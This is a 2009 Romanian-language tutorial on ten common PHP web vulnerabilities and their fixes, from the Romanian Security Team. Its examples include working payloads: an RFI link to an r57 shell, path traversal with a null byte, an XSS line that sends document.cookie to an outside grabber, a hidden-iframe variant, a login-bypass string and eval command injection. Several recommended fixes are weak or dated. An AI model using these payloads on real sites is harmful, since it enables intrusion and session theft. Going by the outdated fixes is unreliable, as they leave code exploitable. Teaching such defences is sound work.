Vulnerabilitati Web si securizarea acestora v1.0

```php
<?php

// Vulnerabilitati Web si securizarea acestora
// Autor: Popescu Ionut aka Nytro
// (c) Romanian Security Team 2009
// Website: http://www.rstcenter.com
// Publicat: 11 februarie 2009

?>
```

Salut. In acest tutorial va voi prezenta cele mai cunoscute tipuri de vulnerabilitati Web, dar si prevenirea acestora (PHP).

Voi incepe prin a spune ca un website poate fi atacat prin 3 metode:

a) Atac asupra aplicatiei Web
b) Atac asupra serverului
c) Inginerie sociala

In acest tutorial voi vorbi doar despre atacurile asupra aplicatiei Web. Voi vorbi despre urmatoarele tipuri de vulnerabilitati:

1) Remote File Inclusion (RFI)
2) Local File Inclusion (LFI)
3) Cross Site Scripting (XSS)
4) HTTP Header Injection
5) SQL Injection
6) Login ByPass
7) Arbitrary File Upload
8) Remote Code & Command Execution
9) Full Path Disclosure
10) Insecure Cookie Handling

*) O functie de securizare a datelor

1) Remote File Inclusion


Este un tip de vulnerabilitate din ce in ce mai rar intalnit in ziua de azi, dar este cel mai periculos. Vulnerabilitatea consta in includerea unui fisier aflat pe alt server, folosind un parametru GET. Practic, scriptul va include direct fisierul specificat prin valoarea unei variabile trimise prin GET. Sa dam un exemplu. Programatorul foloseste urmatorul cod pentru a include un fisier:

```
if(isset($_GET['pagina']))
{
    $pag=$_GET['pagina'];
    include $pag;           // Sau include $pag.".php";
}
```

Unde e greseala? In ideea scriptului. Daca utilizatorul va specifica pentru variabila *'pagina'* valoarea *"http://site.com/script.php"*, scriptul va include acest fisier (desigur, daca allow url include este activata).

Sa luam un exemplu. Daca un utilizator atribuie variabilei pagina valoarea *"http://google.ro*", scriptul va include continutul site-ului. Dar va include codul HTML generat de server. Insa ce se intampla daca utilizatorul include *"http://site.com/script.txt"*? Daca va include un *"http://site.com/script.php"*, acest script va fi interpretat (in caz ca pe server se afla PHP) pe serverul pe care se afla, iar scriptul va include outputul HTML. Insa daca se include un fisier cu extensia .txt, iar scriptul contine cod PHP, serverul va interpreta el acel cod. De cele mai multe ori se foloseste un shell (script PHP, bine scris, care permite executarea multor functii pe serverul victima).

De exemplu, daca utilizatorul va include "http://www.evilc0der.com/r57.txt", atunci va avea acces la o larga gama de operatiuni asupra sistemului. Exemplu:



Insa cu ce ajuta acel *".php"*? Simplu, cu nimic. Atacatorul va folosi o sintaxa de genul:

"http://server.com/script.php?pagina=http://site.com/script.txt?"

Singurul lucru necesar pentru acesta e adaugarea caracterului *"?"* la sfarsitul URL-ului pe care doreste sa fie inclus. Acest *"?"* va transforma *".php"*-ul de in variabila GET, si nu va afecta in nici un fel includerea scriptului. Se poate folosi de asemenea si *"%00"*, care reprezinta caracterul cu codul ASCII 0, caracterul NULL, care marcheaza sfarsitul unui sir de caractere. Deci ceea ce se afla dupa acest NULL nu e luat in considerare.

Cum se poate fixa? In mod normal, prin filtrarea sirurilor *"http://"* si *"ftp://"*, dar nu recomand aceasta solutie, pentru ca scriptul va putea include fisiere locale, si se ajunge la LFI.

Cea mai buna solutie e schimbarea ideii incluziunii. Se poate folosi foarte usor un switch, care va contine o lista cu paginile care pot fi incluse. Exemplu:

```
if(isset($_GET['pagina']))
{
    $pag=$_GET['pagina'];
    switch($pag)
    {
        case "pag1.php":
           include "pag1.php";
           break;
        case "pag2.php":
           include "pag2.php";
           break;
        default:
           include "meniu.php";
    }
}
```

2) Local File Inclusion

Este un tip de vulnerabilitate mai des intalnita decat RFI, dar principiul e acelasi: includerea unui fisier trimis folosind o variabila GET, insa scriptul va verifica daca acel fisier exista, iar daca exista in va include. Exemplu:

```
if(isset($_GET['pagina']))
{
    $pag=$_GET['pagina'];
    if(file_exists($pag))
    {
        include $pag;     // Sau include $pag.".php";
    }
}
```


Nu e la fel de periculos ca RFI (de asemenea poate include fisiere locale), dar este foarte periculos, si se poate ajunge la un grad de pericol la fel de mare ca la RFI de la el. Scriptul verifica daca fisierul se afla pe server, dar pe server nu se afla decat fisierele scriptului (

CMS...) care contine pagina cu LFI. Deci se pot include fisiere de pe server. Exemplu (Windows Vista):

```
http://site.com/script.php?pag=../../../../../bootsect.bak
```

Dar daca scriptul include si acel *".php"* va fi nevoie de folosirea caracterului *NULL* pentru a fi posibila incluziunea:

```
http://site.com/script.php?pag=../../../../../bootsect.bak%00
```



Probabil stiti si voi ca acele *"../"* se folosesc pentru a "inainta" in folderul anterior folderului in care se afla scriptul cu probleme.

Astfel se va include fisierul "bootsect.bak", al carui continut va fi afisat in browser. Desigur, nu il incanta cu nimic sa includa acel fisier, dar pe Linux poate include fisiere care contin date importante ca *"etc/passwd"* sau altele. Dar sa nu uitam ca se poate ajunge la un pericol la fel de mare ca RFI-ul. Se poate ajunge prin injectarea de cod PHP in loguri, apoi includerea fisierului cu loguri, care contine cod PHP, sau prin injectarea unui cod PHP intr-o imagine urmat de uploadarea acesteia pe server (daca este posibil), apoi includerea sa.

Cum se poate fixa? La fel ca si RFI, folosind un switch pentru paginile care pot fi incluse. De asemenea, se pot filtra sirurile *"../"* si *"..\"*.

3) Cross Site Scripting


Este cel mai comun tip de atac Web din ziua de azi, dar nu este intotdeauna periculos. Este periculos doar cand scriptul se foloseste de cookie-uri sau sesiuni pentru anumite lucruri. Spre deosebire de RFI si LFI, vulnerabilitatea nu afecteaza serverul, ci afecteaza utilizatorul de rand, este o vulnerabilitate client-side. Ideea de baza e urmatoarea. Un script citeste o variabila, de cele mai multe ori prin GET, apoi afiseaza valoarea acesteia in browser. De cele mai multe ori se foloseste un cod JavaScript. E destul de usor de gasit o astfel de vulnerabilitate. Se testeaza variabilele prin GET (poate fi gasit si prin POST XSS, dar este putin mai greu de exploatat), carora li se atribuie ca valoare un cod JavaScript. Spre exemplu, avem urmatorul cod:

```
if(isset($_GET['text']))
{
    $var=$_GET['text'];
    print $var;
}
```

Astfel la accesarea unui link de genul: *http://site.com/script.php?text=lalala*

Se va afisa textul "lalala". Dar ce se intampla daca variabila text contine un cod JavaScript? Acesta va fi interpretat in browserul "victimei". Exemplu:

```
http://site.com/tutorial.php?text=<script>alert('xss')</script>
```



Daca cineva va urma acest link, va primi o alerta cu textul 'xss'. Nimic grav, dar se pot face si alte lucruri. XSS se foloseste cel mai des pentru furtul cookie-urilor. Cookie-urile se folosesc pentru ca serverul sa "recunoasca" utilizatorii. Asa stie serverul cine e logat si cine nu.

Deci daca cineva intr in posesia cookie-urilor altei persoane, daca aceasta este logata, prin folosirea cookie-urilor sale, atacatorul va fi logat cu contul "victimei". La cookie se ajunge foarte usor prin "document.cookie" in JavaScript, si de cele mai multe ori se foloseste un cookie grabber pentru furtul acestora. Un cookie grabber este un script PHP, de cele mai multe ori, care primeste prin GET cookie-urile victimelor si le scrie intr-un fisier. Cookie-urile se pot trimite catre grabber prin JavaScript foarte usor:

```
http://site.com/script.php?text=<script>document.location.href='http
://server2.com/grabber.php?cookie='+escape(document.cookie)</script>
```

In loc de +, care se foloseste pentru spatiu in encodarea unui URL, se poate folosi *"%2B*". Asadar, acest simplu script va redirectiona victima catre graber, care ii va fura cookie-urile iar atacatorul se va putea folosi de ele. Dar o victima isi poate da seama ca poate fi victima unui atac XSS daca observa un URL asemanator cu cel de mai sus. Dar nu este nici o problema pentru atacator, el poate folosi foarte usor un iframe. Exemplu:

```
<iframe
scr="http://site.com/script.php?text=<script>document.location.href=
'http://server2.com/grabber.php?cookie='+escape(document.cookie)</sc
ript>" width="0" height="0">
```

Pentru acest tip de atac se pot folosi mai multe sintaxe pentru injectare de cod. De exemplu:

```
<IMG SRC=javascript:alert('XSS')>
```

Sau injectarea unui cod aflat pe alt server:

```
<SCRIPT SRC=//site.com/script.js>
```

Se poate fixa destul de usor. PHP ofera 2 functii, care fac cam acelasi lucru: htmlentities si htmlspecialchars. Aceste functii transforma caracterele speciale gen ″<″, ″>″, "&" si ghilimelele in echivalentele lor in entitati HTML. De exemplu converstesc ″>″ in ">", ″<" in "<". Ambele functii se pot folosi cu al doilea parametru optional setat pe valoarea *ENT_QUOTES*. Astfel se vor converti si ghilimelele in entitati. Astfel, la o cerere de genul: *http://site.com/script.php?text=<script>alert('1')</script>* , se va returna: <script>alert('1')</script> , care va afisa in browser textul *<script>alert('1')</script>*, dar nu se va executa nici un cod JavaScript. Deci scriptul ar trebui sa arate asa:

```
if(isset($_GET['text']))
{
    $var=$_GET['text'];
    print htmlentities($var, ENT_QUOTES);
    // Sau print htmlspecialchars($var, ENT_QUOTES);
}
```

Insa chiar daca un atacator a furat cookie-urile cuiva, puteti opri folosirea acestora foarte usor. Pentru acest lucru va trebui sa mai creati o variabila de sesiune (folositi sesiunile in locul cookie-urilor deoarece sunt mai sigure, de exemplu pentru ca se salveaza pe server, deci nu pot fi editate) in care sa memorati adresa IP in momentul logarii. Apoi, cand utilizatorul acceseaza o pagina, trebuie verificat IP-ul acestuia cu IP-ul din variabila de sesiune, iar daca acestea nu coincid, se face delogarea.

```
if($_SERVER['REMOTE_ADDR'] != $_SESSION['ip'])
{
   session_unset();
   session_destroy();
}
```

Desigur, pot aparea cateva mici probleme pentru utilizatorii care au IP dinamic. Acestia vor trebui sa se logheze de fiecare data cand au un alt IP.

4) HTTP Header Injection

Aceasta vulnerabilitate afecteaza Website-urile care afiseaza browserul, de cele mai multe ori. Spun de ea pentru a va preveni ca nu toate headerele care provin de la utilizator sunt corecte, nici User-Agent, nici Cookie... Exista de exemplu pentru Mozilla, pluginul Tamper Data, care permite editarea acestor headere.

Desi nu pare o vulnerabilitate importanta, poate provoca mari probleme. Plecat de la un simplu XSS, poate ajungand la XSS permanent, se poate folosi pentru SQL Injection, daca de exemplu se cauta in baza de date in functie de un cookie.

5) SQL Injection

Este foarte des intalnit si poate provoca mult rau. In ce consta el: Programatorul cauta in baza de date in functie de un anumit ID, pe care utilizatorul il trimite prin GET catre server. Poate avea un cod de genul:

```
$int = mysql_query("SELECT x,y,z FROM tabel WHERE id='".
$_GET['id']. "'");
```

Se poate verifica foarte usor daca o pagina e vulnerabila folosindu-se o ghilimea simpla.

```
http://site.com/script.php?id='2
```

sau

```
http://localhost/tutorial.php?id='
```

sau

```
http://localhost/tutorial.php?id=2'
```

Asfel, query-ul va fi urmatorul:

```
"SELECT x,y,z FROM tabel WHERE id=''2'"
```

Si se va returna o eroare in browser. Atacatorul va trece mai departe si va putea gasi numarul de coloane folosind clauza *"order by*", va putea afla baza de date folosind *database()*, va putea citi tabelele din *information_schema.tables*, daca versiunea de MySQL e > 5, va putea gasi apoi coloanele, apoi va putea citi orice date din baza de date. Nu stau sa scriu un tutorial de injectare.

Pentru prevenirea unui astfel de atac se foloseste *mysql_real_escape_string*. Aceasta functie adauga back-slashuri in fata unor caractere speciale (\x00, \n, \r, \x1a, ' si "). Aceste caractere au o semnificatie speciala, nu sunt simple caractere. De exemplu ghilimelele sunt

folosite pentru a delimita un sir. Folosind aceasta functie, aceste caractere nu mai au nici o semnificatie speciala. Asadar, la un request de genul: *http://site.com/script.php?id='2* , query-ul va parea tot acelasi, numai ca ' nu marcheaza sfarsitul unui sir, ci este caracter ca oricare altul.

Codul va arata cam asa:

```
mysql_connect("localhost","root","");
mysql_select_db("forum");
$userid=mysql_real_escape_string($_GET['id']);
$int=mysql_query("SELECT * FROM post WHERE postid='".$userid."'");
```

Insa trebuie sa fiti putin atenti. Daca magic quotes gpc este On, ghilimelele vor fi automat back-slash-uite, si este necesar ca inainte de *mysql_real_escape_string* sa fie sterse back-slash-urile initiale pentru ca sirul sa nu fie back-slash-uit de 2 ori. Exemplu:

```
if (get_magic_quotes_gpc()) { $userid = stripslashes($_GET['id']); }
$userid = mysql_real_escape_string($value);
$int=mysql_query("SELECT * FROM post WHERE postid='".$userid."'");
```

De cele mai multe ori, atacurile au loc asupra variabilelor care reprezinta un id (Primary Key). Deci acest id va trebui sa fie intotdeauna un numar. Puteti verifica acest lucru cu ajutorul functiei "is_numeric". Insa cred ca cea mai buna solutie este convertirea explicita a parametrului la int. Exemplu:

```
if(isset($_GET['id']))
{
    $id_cerut=(int)($_GET['id']);
}
```

Astfel, va fi necesar doar sa verificati daca *$id_cerut* este 0. Daca este 0, atunci atacatorul a incercat ceva. Daca nu, daca de exemplu atacatorul a incercat ceva de genul:

```
http://localhost/tutorial.php?id=2'
```

Variabila *$id_cerut* va fi convertita explicit la int, si va avea valoarea 2, deci nu se va intampla nimic.

Desigur, se pot folosi si functiile *htmlentities* si *htmlspecialchars* cu *ENT_QUOTES* pentru acest lucru, se poate folosi si *addshashes*.

6) Login ByPass

Este tot un atac SQL Injection, intalnit la casutele de logare. Sa presupunem ca avem un cod, care va face logarea, de genul:

```
$int=mysql_query("SELECT * FROM users WHERE
user='{$_POST['username']}' AND password='{$_POST['password']}'");
```

Daca utilizatorul introduce

```
' OR ''='
```

Query-ul va fi:

```
SELECT * FROM users WHERE user='admin' AND password='' OR ''=''
```

Si se va face logarea indiferent de user. Pentru a nu avea o astfel de problema puteti proceda ca si la SQL Injection folosind functiile *htmlentities* si *htmlspecialchars* cu *ENT_QUOTES*, sau faceti totul mai "frumos". In primul rand verificati daca userul exista deja, apoi verificati daca este corecta parola, apoi faceti logarea.

7) Arbitrary File Upload

Acest tip de vulnerabilitate, practic, nu e o vulnerabilitate, de cele mai multe ori. Daca aveti un serviciu de upload pe server, aveti grija ca utilizatorii sa nu poata uploada fisiere PHP. Nu faceti acest lucru verificand ca extensia sa nu fie ".php", recomandarea mea e sa cititi fisierul (in caz ca nu se pot uploada fisiere mari) si sa verificati daca contine cod PHP.

```
$fisier=file_get_contents($_FILES['fisier']['tmp_name']));
if(explode("<?php",$fisier)1 && explode("?>",$fisier)) print "Cod
PHP detectat";
```

Daca un fisier contine cod PHP, chiar daca nu are extensia .php, in cazul unei vulnerabilitati LFI, acest cod va putea fi interpretat de catre server. Insa e foarte greu sa opresti un astfel de atac, multe fisiere si tipuri de fisiere pot contine *"<?"* sau *"?>"*, deci va recomand mai degraba sa nu aveti LFI in script, decat sa opriti un astfel de atac. In plus, daca doriti o limita pentru marimea fisierelor, nu va bazati pe un input hidden care sa contina marimea maxima, valoarea acestui camp poate fi schimbata.

8) Remote Code & Command Execution

Acest tip de vulnerabilitate nu este foarte des intalnit, dar este periculoasa. Remote Code Execution consta in executarea unor comenzi PHP. Acest lucru este posibil datorita functiei "eval", cand se evlueaza un parametru prin GET de exemplu. Exemplu:

```
eval("print '".$_GET['text']."';");
```

Daca utilizatorul va face request catre:

```
http://site.com/script.php?text=Un text';phpinfo();
```

Va observa in browser rezultatul functiei phpinfo();

Remote Command Execution consta in executarea unor comenzi in Terminal (cmd). Acest lucru se poate face prin Remote Code Execution, cu ajutorul functiei eval:

```
http://site.com/script.php?text=Un text';system('ipconfig');
```

Exemplul este pentru Windows. De asemenea se poate rula un cod in Terminal daca programatorul se foloseste de functia *system* (*exec*, *shell_exec*, *passthru*).

Recomand sa nu se foloseasca deloc functia eval, cel putin nu e un parametru prin GET. De asemenea sa nu se foloseasca nici functiile care executa comenzi in Terminal.

9) Full Path Disclosure

Nu este practic o vulnerabilitate, se poate descoperi calea completa pentru un fisier. De exemplu daca avem codul:

```
print strstr($_GET['id'],"1");
```

Iar utilizatorul face requestul:

```
http://site.com/script.php?id[]=2
```

Acesta va primi ca rezultat calea completa catre fisier printr-un Warning:

```
Array to string conversion in C:\wamp\www\tutorial.php on line 3
```
(de exemplu).

Se poate detecta foarte usor folosind functia *"is_array*".

10) Insecure Cookie Handling

Este rar intalnita, dar uneori poate fi periculoasa. De exemplu, nu recomand salvarea pe PC-ul utilizatorului a unor date de logare sub forma de cookie. Daca este furat cookie, atacatorul va avea userul si parola victimei. De asemenea nu folositi o variabila cookie pentru a verifica daca un utilizator este logat, daca valoarea acestei variabile este True. Valoarea sa se poate seta la True foarte usor:

```
javascript:document.cookie="variabila = true";
```

Pentru a nu avea astfel de probleme recomand folosirea sesiunilor in locul cookie-urilor.

***) O functie de securizare a datelor**

Sa incercam sa scriem o functie cu care sa securizam datele si cu care sa salvam eventualele atacuri. Personal, recomand transformarea caracterelor speciale in entitati. Astfel nu veti avea probleme nici cu SQL Injection nici cu XSS. De exemplu:

```
<?php

function secure_it($ce)
{
   // Stiu ca se puteau folosi 2 vectori, dar cred ca asa se observa
mai bine caracterele si entitatile lor.
   $secured=str_replace('"',"&#34;",$ce);
   $secured=str_replace("'","&#39;",$secured);
   $secured=str_replace("-","&#45;",$secured);
   $secured=str_replace("+","&#43;",$secured);
   $secured=str_replace(",","&#44;",$secured);
   $secured=str_replace(".","&#46;",$secured);
   $secured=str_replace("*","&#42;",$secured);
   $secured=str_replace("<","&#60;",$secured);
   $secured=str_replace(">","&#62;",$secured);
   $secured=str_replace(":","&#58;",$secured);
   $secured=str_replace("%","&#37;",$secured);
   $secured=str_replace("\$","&#36;",$secured);
   $secured=str_replace("=","&#61;",$secured);
   $secured=str_replace("?","&#63;",$secured);
   $secured=str_replace("(","&#40;",$secured);
   $secured=str_replace(")","&#41;",$secured);
   $secured=str_replace("/","&#47;",$secured);
   $secured=str_replace("{","&#123;",$secured);
   $secured=str_replace("}","&#125;",$secured);
   $secured=str_replace("\\","&#92;",$secured);

   return $secured;
}

?>
```

Functia va converti in entitati HTML o mare parte din caracterele speciale care pot face rau. Nu va faceti griji pentru dublul apel al acestei functii asupra aceluiasi sir, functia nu converteste caracterele &, #, ; in entitati, deoarece sunt folosite pentru entitati.

De asemenea nu ar strica o functie prin care sa identificam anumite atacuri, si sa introducem in baza de date cateva informatii despre atacator. In primul rand va trebui sa cream tabelul:

```
CREATE TABLE IF NOT EXISTS hack_attempt(id INT NOT NULL
AUTO_INCREMENT PRIMARY KEY, ip VARCHAR(20), browser VARCHAR(100),
data INT, tip VARCHAR(50));
```

Apoi scriem o fucntie care va identifica daca se incearca un atac. Recomand folosirea acestei functii numai aspupra variabilelor care trebuie sa aibe o valoare numerica si nu asupra variabilelor care sunt de exemplu comentarii ale utilizatorilor, deoarece ar putea contine caractere speciale si astfel se va umple baza de date de loguri inutile.

```
<?php

function securizare($ce)
{
   $query="";
   if(is_array($ce))
   {
      $query="INSERT INTO hack_attempt
         (ip, browser, data, tip) VALUES
         ('".$_SERVER['REMOTE_ADDR']."', '".secure_it($_SERVER['HTTP_USER_AGENT'])
."',
         '".time()."', 'Full Path Disclosure')";
   }
   elseif(strpos($ce,"<")!==false || strpos($ce,">")!==false)
   {
      $query="INSERT INTO hack_attempt
         (ip, browser, data, tip) VALUES
         ('".$_SERVER['REMOTE_ADDR']."', '".secure_it($_SERVER['HTTP_USER_AGENT'])
."',
         '".time()."', 'Cross Site Scripting')";
   }
   elseif(strpos($ce,"../")!==false || strpos($ce,"..\\")!==false)
   {
      $query="INSERT INTO hack_attempt
         (ip, browser, data, tip) VALUES
         ('".$_SERVER['REMOTE_ADDR']."', '".secure_it($_SERVER['HTTP_USER_AGENT'])
."',
         '".time()."', 'Local File Inclusion')";
   }
   elseif(strpos($ce,"http://")!==false || strpos($ce,"ftp://")!==false)
   {
      $query="INSERT INTO hack_attempt
         (ip, browser, data, tip) VALUES
         ('".$_SERVER['REMOTE_ADDR']."', '".secure_it($_SERVER['HTTP_USER_AGENT'])
."',
         '".time()."', 'Remote File Inclusion')";
   }
   elseif(strpos($ce,"=")!==false || strpos($ce,",")!==false ||
```

```
      strpos($ce,"'")!==false || strpos($ce,'"')!==false ||
      strpos($ce,"-")!==false || strpos($ce,"/*")!==false || strpos($ce,";")!==false)
   {
      $query="INSERT INTO hack_attempt
         (ip, browser, data, tip) VALUES
         ('".$_SERVER['REMOTE_ADDR']."', '".secure_it($_SERVER['HTTP_USER_AGENT'])
."',
         '".time()."', 'SQL Injection')";
   }
   if($query!="")
      $int=mysql_query($query);

   return secure_it($ce);
}

?>
```

Astfel, in functie de anumite caractere vom sti ce a incercat atacatorul si vom salva in baza de date IP-ul si browserul sau, data si tipul atacului. Si aici poate aparea o mica problema, utilizatorul poate face multe requesturi si poate umple baza de date.

Chiar daca am dat numai exemple prin GET, majoritatea atacurilor se pot face de asemenea prin POST, numai ca prin GET sunt mai usor de exploatat.

Ideea de baza e urmatoarea: Nu efectuati niciodata instructiuni directe asupra unei variabile inainte de a-i verifica continutul, inainte de a scapa de orice problema poate aparea. Ganditi-va la orice valoare poate seta un utilizator asupra acelei variabile, si incercati sa preveniti orice fel de problema ar putea aparea. Securitatea este probabil cel mai important lucru la un site, si trebuie neaparat sa va ganditi la orice posibilitate de atac. In acest tutorial am prezentat cele mai cunoscute metode de atac, insa sunt multe altele, si pot aparea multe alte probleme.

Nota: Este prima versiune, scrisa cu ceva timp in urma, o sa il updatez in curand.
Ne gasiti la: www.rstcenter.com